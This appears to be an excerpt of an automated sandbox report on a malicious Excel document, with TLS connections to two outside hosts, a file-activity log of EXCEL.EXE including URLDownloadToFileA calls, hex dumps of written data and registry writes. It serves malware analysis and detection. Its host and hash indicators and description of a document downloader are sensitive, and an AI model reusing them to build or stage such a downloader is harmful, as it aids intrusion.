
Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 16:38:33.019918919 CEST	192.185.39.58	443	192.168.2.22	49167	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021	Wed Jun 30 17:00:25 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 16:38:35.840504885 CEST	192.185.32.232	443	192.168.2.22	49170	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021	Mon Jun 14 14:01:12 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2528 Parent PID: 584

General

Start time:	16:38:37
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff70000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ID578.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	1402BEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\08DE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	140C9828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\370B.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	1402BEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ID578.tmp	success or wait	1	14052B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEAB29AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\limgs_files\filelist.xml~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs.rcv	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs.ht~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\370B.tmp	success or wait	1	14052B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\08DE0000	C:\Users\user\AppData\Local\Temp\xls.sheet.csv	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\09DE0000	C:\Users\user\Desktop\54402971_by_Libranalysis.xls	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\limgs_files\stylesheet.cs~.	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\limgs_files\tabstrip.ht~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\limgs_files\sheet001.ht~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image002.png	C:\Users\user\AppData\Local\Temp\limgs_files\image002.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image013.png	C:\Users\user\AppData\Local\Temp\limgs_files\image013.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image014.png	C:\Users\user\AppData\Local\Temp\limgs_files\image014.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image015.png	C:\Users\user\AppData\Local\Temp\limgs_files\image015.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image016.png	C:\Users\user\AppData\Local\Temp\limgs_files\image016.pn~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\limgs_files\filelist.xml~s~	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\limgs_files\stylesheet.css~.	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\limgs_files\tabstrip.htmss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\limgs_files\sheet001.htmss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\limgs_files\image017.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\limgs_files\image018.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\limgs_files\image019.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\limgs_files\image020.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\limgs_files\image021.pngss	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\limgs_files\filelist.xml_	C:\Users\user\AppData\Local\Temp\limgs_files\filelist.xmlss	success or wait	1	7FEEAB29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\08DE0000	569	447	ac 55 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 1c 8a a2 b0 9c 43 9b 1c d3 00 49 3f 80 26 c7 12 61 6e e0 30 89 fd f7 1d d2 8e db 1a 8e 25 c1 b9 68 21 f5 96 79 a4 86 f3 9b 8d 35 d5 0b 44 d4 de b5 ec aa 99 b1 0a 9c f4 4a bb ae 65 bf 9f ee ea 6f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c 3e 7f 9a 3f 6d 03 60 45 68 87 2d eb 53 0a df 39 47 d9 83 15 d8 f8 00 8e 66 56 3e 5a 91 e8 35 76 3c 08 b9 16 1d f0 eb d9 ec 2b 97 de 25 70 a9 4e 99 83 2d e6 3f 61 25 9e 4d aa 6e 37 34 bc 73 b2 d4 8e 55 3f 76 df 65 a9 96 89 10 8c 96 22 91 51 fe e2 d4 91 48 ed 57 2b 2d 41 79 f9 6c 89 ba c1 10 41 28 ec 01 92 35 4d 88 9a 14 e3 23 a4 44 85 21 e3 27 35 83 eb 8e 34 b5 cd 9e f3 f8 69 44 04 83 47 90 01 9b fb 1c 1a 42 96 52 b0 d7 01 bf 50 58 ef 28 e4 99 f7 73 d8 e3 7e d1 02 46 ad a0 7a 10	.U.n.0....?.....C....!?.& ..an.0.....%.h!.y....5. .D.....J.e.....o.\$...h. ...,>..?m.`Eh-.S..9G.....fV >Z..5v<.....+..%p.N..-? a%.M.n74.s...U? v.e.....".Q....H.W+- Ay.l....A(...5M....#.D.!:'5 ...4.....iD..G.....B.R....PX. (...s..~..F..z.	success or wait	22	7FEEAB29AC0	unknown
C:\Users\user\AppData\Local\Temp\08DE0000	1016	2	03 00	..	success or wait	17	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\08DE0000	79790	1456	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 7f 21 bb 39 c1 01 00 00 d5 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fa 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0a 77 4e d7 36 01 00 00 4e 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 20 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e2 b4 75 af 9d 01 00 00 1a 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 96 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.!9.....[Content_Types].xmlPK..-.....!.U0#...L_rels/.re lsPK..-.....!.wN.6...N...xl/_rels/wor kbook.xml.relsPK..-.....!. ..u..... xl/workbook.xml	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\09DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	g2.....\p....user B....a.....=.....=.....i..9J.8.....X.@..""	success or wait	3	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\09DE0000	unknown	16384	15 05 53 b4 a8 f6 2b b9 86 a5 4a e2 79 4a 1f 82 29 b9 49 07 ad 18 62 dc 09 4e 1d c0 2b 36 e4 75 62 30 94 eb 89 a1 6d 2c 8b 0c 15 8f c0 c7 30 7a 5d 34 00 a4 58 7c 56 76 2c 11 3d c6 4f 84 f4 21 1e 9c c9 71 a1 50 4f d2 09 8c 7c d5 31 60 42 18 ba 2b a0 12 bb c9 67 50 1e f4 19 e3 9a 97 1a 7e 79 9d 31 c8 49 9f 76 ed 34 93 1b 2c 11 c2 be ae c2 3d 1e 36 4b 63 49 c2 18 36 b4 b2 34 19 76 9b e3 01 16 3e 68 c7 e0 77 05 4a e2 f9 3e 2e ca 23 54 5d a8 57 50 2c 80 b6 b0 23 15 1d 06 1e cc 65 02 8e fb 61 5c 54 50 69 58 ce 67 2e c2 c8 af 75 f4 13 bf 6a 68 46 62 ae fb 1d e0 80 1a d6 25 c1 0a 29 a4 f3 cc ef 33 67 8b 2c db c2 9c 67 4f 45 97 0e ce 54 59 a5 e9 d5 c6 bc 77 69 2c 52 65 3a 41 86 57 d3 86 66 cd 44 9f e2 f2 18 80 6c 6a f7 68 44 db b0 f8 96 18 64 15 a2 e1 bc 8b ea 8c	..S...+...J.yJ..).l...b..N..+6 .ub0....m,.....0z]4..X Vv,=. O.!...q.PO...[.1`B..+....gP..~y.1.l.v.4.,.....=.6Kcl. .6..4.v.....>h..w.J..>..#TJ.W P,...#.....e...a\TPiX.g....u...j hFb.....%...)....3g,...gOE.. .TY.....wi,Re:A.W..f.D.....lj. hD.....d.....	success or wait	6	7FEEAB29AC0	unknown
C:\Users\user\Desktop\09DE0000	unknown	6334	00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 14 00 f3 00 01 00 90 01 15 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 60 0b 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 61 0f 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 15 00 f3 00 01 00 90 01 16 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15	?..... .8.A.C.=>.:. .2.....Z.....]......`..<.....a.....J.....?..8.A.C.=>.:. .2..... Z.....]....	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\09DE0000	unknown	16384	15 05 53 b4 a8 f6 2b b9 86 a5 4a e2 79 4a 1f 82 29 b9 49 07 ad 18 62 dc 09 4e 1d c0 2b 36 e4 75 62 30 94 eb 89 a1 6d 2c 8b 0c 15 8f c0 c7 30 7a 5d 34 00 a4 58 7c 56 76 2c 11 3d c6 4f 84 f4 21 1e 9c c9 71 a1 50 4f d2 09 8c 7c d5 31 60 42 18 ba 2b a0 12 bb c9 67 50 1e f4 19 e3 9a 97 1a 7e 79 9d 31 c8 49 9f 76 ed 34 93 1b 2c 11 c2 be ae c2 3d 1e 36 4b 63 49 c2 18 36 b4 b2 34 19 76 9b e3 01 16 3e 68 c7 e0 77 05 4a e2 f9 3e 2e ca 23 54 5d a8 57 50 2c 80 b6 b0 23 15 1d 06 1e cc 65 02 8e fb 61 5c 54 50 69 58 ce 67 2e c2 c8 af 75 f4 13 bf 6a 68 46 62 ae fb 1d e0 80 1a d6 25 c1 0a 29 a4 f3 cc ef 33 67 8b 2c db c2 9c 67 4f 45 97 0e ce 54 59 a5 e9 d5 c6 bc 77 69 2c 52 65 3a 41 86 57 d3 86 66 cd 44 9f e2 f2 18 80 6c 6a f7 68 44 db b0 f8 96 18 64 15 a2 e1 bc 8b ea 8c	..S...+...J.yJ..).l...b..N..+6 .ub0....m,.....0z]4..X Vv,=. O.!...q.PO... 1`B..+....gP..~y.1.l.v.4.,.....=.6Kcl. .6..4.v.....>h..w.J..>..#TJ.W P,....#.....e...a\TPiX.g....u...j hFb.....%...)....3g,....gOE.. .TY.....wi,Re:A.W..f.D.....lj. hD.....d.....	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\09DE0000	unknown	15453	00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 14 00 f3 00 01 00 90 01 15 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 60 0b 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 61 0f 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 15 00 f3 00 01 00 90 01 16 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15	?..... .8.A.C.=>.:. .2.....Z.....]......`..`<.....a.....J.....?..8.A.C.=>.:. .2..... Z.....]....	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\09DE0000	unknown	280	fe ff 00 00 06 01 02		success or wait	1	7FEEAB29AC0	unknown
			00 00 00 00 00 00 00	+...0.....				
			00 00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 01 00 00 00	.h.....p.....x.....				
			02 d5 cd d5 9c 2e 1b					
			10 93 97 08 00 2b 2c					
			f9 ae 30 00 00 00 e8	Doc1.....Doc2.....Doc3.....D				
			00 00 00 08 00 00 00	oc				
			01 00 00 00 48 00 00	4.....Worksheets..				
			00 17 00 00 00 50 00					
			00 00 0b 00 00 00 58					
			00 00 00 10 00 00 00					
			60 00 00 00 13 00 00					
			00 68 00 00 00 16 00					
			00 00 70 00 00 00 0d					
			00 00 00 78 00 00 00					
			0c 00 00 00 a4 00 00					
			00 02 00 00 00 e4 04					
			00 00 03 00 00 00 00					
			00 0e 00 0b 00 00 00					
			00 00 00 00 0b 00 00					
			00 00 00 00 00 0b 00					
			00 00 00 00 00 00 0b					
			00 00 00 00 00 00 00					
			1e 10 00 00 04 00 00					
			00 05 00 00 00 44 6f					
			63 31 00 05 00 00 00					
			44 6f 63 32 00 05 00					
			00 00 44 6f 63 33 00					
			05 00 00 00 44 6f 63					
			34 00 0c 10 00 00 04					
			00 00 00 1e 00 00 00					
			0b 00 00 00 57 6f 72					
			6b 73 68 65 65 74 73					
			00 03 00 00 00 01 00					
			00 00 1e 00 00 00 11					
			00 00 00					
C:\Users\user\Desktop\09DE0000	unknown	2048	01 00 00 00 02 00 00		success or wait	1	7FEEAB29AC0	unknown
			00 03 00 00 00 04 00					
			00 00 05 00 00 00 06					
			00 00 00 07 00 00 00					
			08 00 00 00 09 00 00	..!..."#...\$...%...&...'...				
			00 0a 00 00 00 0b 00	(...) *...+...-...				
			00 00 0c 00 00 00 0d	.../...0...1...2...3...4...5.				
			00 00 00 0e 00 00 00	..6...7...8...9...:;...<...				
			0f 00 00 00 10 00 00	=...>...?...@...				
			00 11 00 00 00 12 00					
			00 00 13 00 00 00 14					
			00 00 00 15 00 00 00					
			16 00 00 00 17 00 00					
			00 18 00 00 00 19 00					
			00 00 1a 00 00 00 1b					
			00 00 00 1c 00 00 00					
			1d 00 00 00 1e 00 00					
			00 1f 00 00 00 20 00					
			00 00 21 00 00 00 22					
			00 00 00 23 00 00 00					
			24 00 00 00 25 00 00					
			00 26 00 00 00 27 00					
			00 00 28 00 00 00 29					
			00 00 00 2a 00 00 00					
			2b 00 00 00 2c 00 00					
			00 2d 00 00 00 2e 00					
			00 00 2f 00 00 00 30					
			00 00 00 31 00 00 00					
			32 00 00 00 33 00 00					
			00 34 00 00 00 35 00					
			00 00 36 00 00 00 37					
			00 00 00 38 00 00 00					
			39 00 00 00 3a 00 00					
			00 3b 00 00 00 3c 00					
			00 00 3d 00 00 00 3e					
			00 00 00 3f 00 00 00					
			40 00 00					

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	4	7FEEAB29AC0	unknown

[illegible]

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAB29AC0	unknown
